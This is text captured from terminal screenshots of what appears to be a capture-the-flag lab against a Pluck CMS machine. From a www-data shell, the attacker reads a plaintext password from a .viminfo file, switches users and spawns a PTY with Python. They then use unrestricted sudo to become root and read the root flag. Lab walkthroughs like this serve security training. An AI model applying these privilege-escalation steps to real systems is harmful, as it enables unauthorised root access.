05-07-2025


root@kali: /home/kali
File Actions Edit View Help
root@kali: /home/kali/Pluck-CMS-Pluck-4.7.16-Theme-Upload-Remote-Code-Execution-Authenticated--POC
root@kali: /home/kali
opt
proc
root
run
sbin
srv
swapfile
sys
tmp
usr
var
www-data@pluck:/$ cd home
cd home
www-data@pluck:/home$ ls
ls
pluck
www-data@pluck:/home$ cd pluck
cd pluck
www-data@pluck:/home/pluck$ ls -l
ls -l
total 32
drwxr-xr-x 2 pluck pluck 4096 May 6 2022 Desktop
drwxr-xr-x 2 pluck pluck 4096 May 6 2022 Documents
drwxr-xr-x 2 pluck pluck 4096 May 6 2022 Downloads
drwxr-xr-x 2 pluck pluck 4096 May 6 2022 Music
drwxr-xr-x 2 pluck pluck 4096 May 6 2022 Pictures
drwxr-xr-x 2 pluck pluck 4096 May 6 2022 Public
drwxr-xr-x 2 pluck pluck 4096 May 6 2022 Templates
drwxr-xr-x 2 pluck pluck 4096 May 6 2022 Videos
www-data@pluck:/home/pluck$ cd Documents
cd Documents
www-data@pluck:/home/pluck/Documents$ ls -l
ls -l
total 0
www-data@pluck:/home/pluck/Documents$ ls -la
ls -la
total 12
drwxr-xr-x 2 pluck pluck 4096 May 6 2022 .
drwxr-xr-x 15 pluck pluck 4096 May 7 2022 ..
-rw-rw-r-- 1 pluck pluck 39 May 6 2022 .viminfo
www-data@pluck:/home/pluck/Documents$ cat .viminfo
cat .viminfo
keep the my password safe: p@ssword123
www-data@pluck:/home/pluck/Documents$ su pluck
su pluck
Password: p@ssword123
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.
33°C
Haze
Search
ENG
IN
19:05
05-07-2025


File Actions Edit View Help
root@kali: /home/kali/Pluck-CMS-Pluck-4.7.16-Theme-Upload-Remote-Code-Execution-Authenticated--POC
root@kali: /home/kali
-rw-rw-r-- 1 pluck pluck 39 May 6 2022 .viminfo
www-data@pluck:/home/pluck/Documents$ cat .viminfo
cat .viminfo
keep the my password safe: p@ssword123
www-data@pluck:/home/pluck/Documents$ su pluck
su pluck
Password: p@ssword123
python3 -c 'import pty;pty.spawn("/bin/bash")'
pluck@pluck:~/Documents$ ls -la
ls -la
total 12
drwxr-xr-x 2 pluck pluck 4096 May 6 2022 .
drwxr-xr-x 15 pluck pluck 4096 May 7 2022 ..
-rw-rw-r-- 1 pluck pluck 39 May 6 2022 .viminfo
pluck@pluck:~/Documents$ cat .viminfo
cat .viminfo
keep the my password safe: p@ssword123


pluck@pluck:~/Documents$ sudo -l
sudo -l
[sudo] password for pluck: p@ssword123
Matching Defaults entries for pluck on pluck:
env_reset, mail_badpass,
secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin
User pluck may run the following commands on pluck:
(ALL : ALL) ALL
pluck@pluck:~/Documents$ sudo -s su
sudo -s su
root@pluck:/home/pluck/Documents# ls
ls
root@pluck:/home/pluck/Documents# cd /root
cd /root
root@pluck:~# ls
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.
32°C
Haze
Search
ENG
IN
19:46
05-07-2025


Matching Defaults entries for pluck on pluck:
env_reset, mail_badpass,
secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin
User pluck may run the following commands on pluck:
(ALL : ALL) ALL
pluck@pluck:~/Documents$ sudo -s su
sudo -s su
root@pluck:/home/pluck/Documents# ls
ls
root@pluck:/home/pluck/Documents# cd /root
cd /root
root@pluck:~# ls
ls
r_flag.txt snap
root@pluck:~# cat r_flag.txt
cat r_flag.txt
aacb474b122937f83b04d9050f0cfc23b89d0c2d3a79c57d928d4472089df2cd
root@pluck:~#
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.
32°C
Haze
Search
ENG
IN
19:40
05-07-2025